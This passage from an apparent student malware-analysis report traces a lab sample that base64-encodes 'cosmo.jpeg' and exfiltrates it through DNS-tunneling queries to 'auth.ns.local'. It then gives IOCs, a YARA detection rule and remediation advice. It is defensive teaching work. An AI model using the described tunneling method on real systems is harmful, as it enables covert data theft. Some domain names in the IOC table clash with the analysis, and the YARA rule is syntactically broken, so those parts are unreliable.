


Figure 49: Disassembly code of 'sample.412168'




Figure 50: Disassembly code of base64 converter




Figure 51: Disassembly code after step over to '004187F4'





Figure 52: Registers after base64 function called



'Sample.412168' subroutine contain the base64 encode function which encode the content of 'cosmo.jpeg' and returns the base64 converted data address to 'EAX' register i.e '000EEC328'.

Figure 53: Following the EAX register store address in dump





Figure 54: Decoding base64



UDP_SOCKET

Figure 55: Disassembly code before calling SOCKET API





Figure 56: Parameter pushed to stack for SOCKET function



The socket API was used again at the same address with different parameters. As seen in the above stack frame, the socket (2, 2, 11) API was used to create a UDP socket for an IPv4 connection.

Getaddrinfo (‘auth.ns.local’)

Figure 57: Code before 'getaddrinfo' function





Figure 58: Parameter pushed into stack for 'getinfoaddr' API




The ‘getaddrinfo’ API retrieves the IP address of attacker DNS server ‘auth.ns.local’ in port ‘53’.

Getaddrinfo(‘auth.ns.local’, 53, ‘0062FAF0’)


sendto

Figure 59: Disassembly code before calling 'sendto' function





```cpp
C++

int sendto(
  [in] SOCKET         s,
  [in] const char     *buf,
  [in] int            len,
  [in] int            flags,
  [in] const sockaddr *to,
  [in] int            tolen
);
```

Figure 60: Parameter pushed into stack for 'sendto' API



The UDP SOCKET made in above 'socket' API was passed through 'sendto' function with buffer, length and flag parameter. Sento ('000001BC', '00EFB1B8', 43, 0, '007CA0E8', 10).

Figure 61: Following DWORD dump of buffer of 'sendto' API



Looking at the stack frame ‘esp+4’ or ‘00EEB1B8’ also known as ‘buffer’ of ‘sendto’ API contain the data need to send to DNS server ‘auth.ns.local’. Following the ‘esp+4’ in DWOR dump, we can see the encoded message was being used as sub domain as ‘TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local’.

Wireshark confirmation

Figure 62: Listing packet at 127.0.0.1 and filtering packet to DNS




Figure 63: Inspecting the UDP packet of DNS server





Figure 64: Inspecting DNS queries



From the ‘WireShark’ figures, it is confirmed that the ‘sendto’ function sent the message to the DNS server as DNS queries, which then attempted to resolve the ‘cosmosfurbootsemporium.local’ domain using ‘auth.ns.local’ DNS and ICMP but was unsuccessful.

In summary, the attacker used ‘DNS tunneling’ to exfiltrate the ‘cosmo.jpeg’ file. The malware map out its ‘cosmosfurbootsemporium.local’ domain to corresponding IP address to ‘auth.ns.local’ DNS server. With the help of ‘getaddrinfo’ and a UDP socket malware identified the DNS server IP address. Then, to sent the message as domain as ‘{encoded_data}.cosmosfurbootsemporium.local’. Since this domain does not exist for resolving the IP address, the DNS query was directed to the attacker's DNS server. As a result, the attacker was able to exfiltrate the file ‘cosmo.jpeg’.

IOC (Indicator of Compromise)

An Indicator of Compromise (IoC) is a piece of evidence that suggests a system or network has been breached. IoCs are used in cybersecurity to detect, analyze, and respond to security incidents. The following IOCs have been identified as key indicators associated with the malware in the scenario.

Table: IoC of 'sample.exe'

File Hash	Sha256: f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
	Md5: b2c2da36dedaa4428bcf8fa15bb5a9ad
	Sha1: 7ef5cc005203ef00d479211d8a9277e3a888192e
Domain Name	hey.youup.local auth.ns.local cosmosfromrobotsemiprobium.local
URL	http://hey.youip.local
File Name and path	'cosmo.jpeg', C:/{user}/Desktop/cosmo.jpeg
API call	socket, getaddrinfo, send, sendto, recv, _wfopen, fread
Unusual DNS quires	{encoded_base64}. cosmosfromrobotsemiprobium.local

YARA RULE

```
Rule malwareDetection

{

meta:

        author = "Nihangchha Rai"

        description = "Coursework2"

        date = "2024-08-16"

        version = "1.0"

        $api1 = "socket"

        $api2 = "connect"

        $api3 = "getaddrinfo"

        $api4 = "sendto"

        $api5 = "recvfrom"

        $malicious_string1 = "@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw"

        $malicious_string2 = "@200 OK"

        $malicious_string3 =
"@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB"

        $malicious_string4 = "@axuxtxhx.xnxsx.xlxoxcxaxlx"

        $malicious_file = "@Desktop\\cosmo.jpeg"


        condition:

        (uint16(0) == 0x5A4D) and // Check if the file starts with 'MZ' signature (common in PE
files)

        (any of ($api1, $api2, $api3, $api4, $api5)) and

(any of ($malicious_string1, $malicious_string2, $malicious_string3, $malicious_string4)) and

        $malicious_file

}
```

Impact

The malware attack on ‘SecureFunds Inc.’ had a significant and damaging impact on the company. The malware infiltrated the organization through a compromised third-party software used in company. This breach allowed the attackers to steal sensitive financial data, including customer account details and transaction records.

As a result of the breach, SecureFunds faced huge financial losses both from the stolen data and the cost of responding to the incident. The company reputation also took a hit as customers began to lose trust in SecureFunds' ability to protect their financial information. The malware presence within a trusted software component raised serious concerns about the integrity of SecureFunds’ entire software development lifecycle. This not only affected current operations but also placed future projects at risk, as clients and partners began questioning the service provided by the company.

Remediation or Recommendations

Since we know that the attacker performed DNS tunneling for exfiltrating the file, specific reactive and proactive remediation and recommendations are specified below for eradicating the threat and preventing future occurrences

Reactive

- Perform an in-depth analysis of DNS logs to identify the domains and IP addresses involved in the tunneling activity. Look for anomalies such as non-standard DNS queries or excessive traffic to specific domains.
- Immediately block the malicious domains and IP addresses identified during the traffic analysis on your DNS servers and firewalls to halt the ongoing exfiltration.
- Quickly isolate the compromised systems from the network to prevent further data loss and contain the malware's spread. Investigate these systems to understand the scope of the breach.
- Implement DNS filtering and monitoring tools to detect and block DNS tunneling in real-time using DNSSEC, DoH, or DoT to add security layers to DNS communications.
- Review and update your incident response plan to include specific measures for DNS-based attacks. Train your security team to recognize and respond to DNS tunneling threats effectively.

Proactive

Monitor DNS Traffic:

- Enable detailed logging and analyze DNS traffic patterns for unusual behavior, such as high query volumes or large response sizes.

Control DNS Traffic:

- Restrict DNS queries to authorized servers, and block traffic to and from unknown or unauthorized domains. Implement DNS Security Extensions (DNSSEC) for validation.

Deploy Detection Solutions:

- Use DNS filtering solutions and Intrusion Detection Systems (IDS) with DNS tunneling detection capabilities to identify and alert on suspicious activities.

Strengthen Endpoint and Network Security:

- Keep systems updated with patches, use advanced endpoint protection, and segment networks to limit the spread of potential tunneling activities.

Educate and Prepare:

- Train employees on the risks of DNS tunneling and best security practices, and develop an incident response plan to handle suspected tunneling incidents effectively.

Conclusion

The recent malware attack on SecureFunds Inc. exploited a sophisticated technique known as DNS tunneling. The malware was hidden within a software update and used DNS tunneling to covertly communicate with an external server. This method involves disguising data transfers as standard DNS queries, which allowed the malware to transfer stolen information without being easily detected. As a result, SecureFunds Inc. experienced significant financial losses due to the theft of sensitive information and the substantial costs of addressing the breach. The company's reputation also suffered, as concerns over data security grew among clients and partners.

This incident highlighted the advanced nature of DNS tunneling attacks and their potential to bypass traditional security measures. The attack disrupted ongoing projects and raised critical questions about the company's software development and security protocols. In summary, this breach underscores the urgent need for enhanced cybersecurity strategies to better protect against such sophisticated threats and mitigate the risk of future incidents.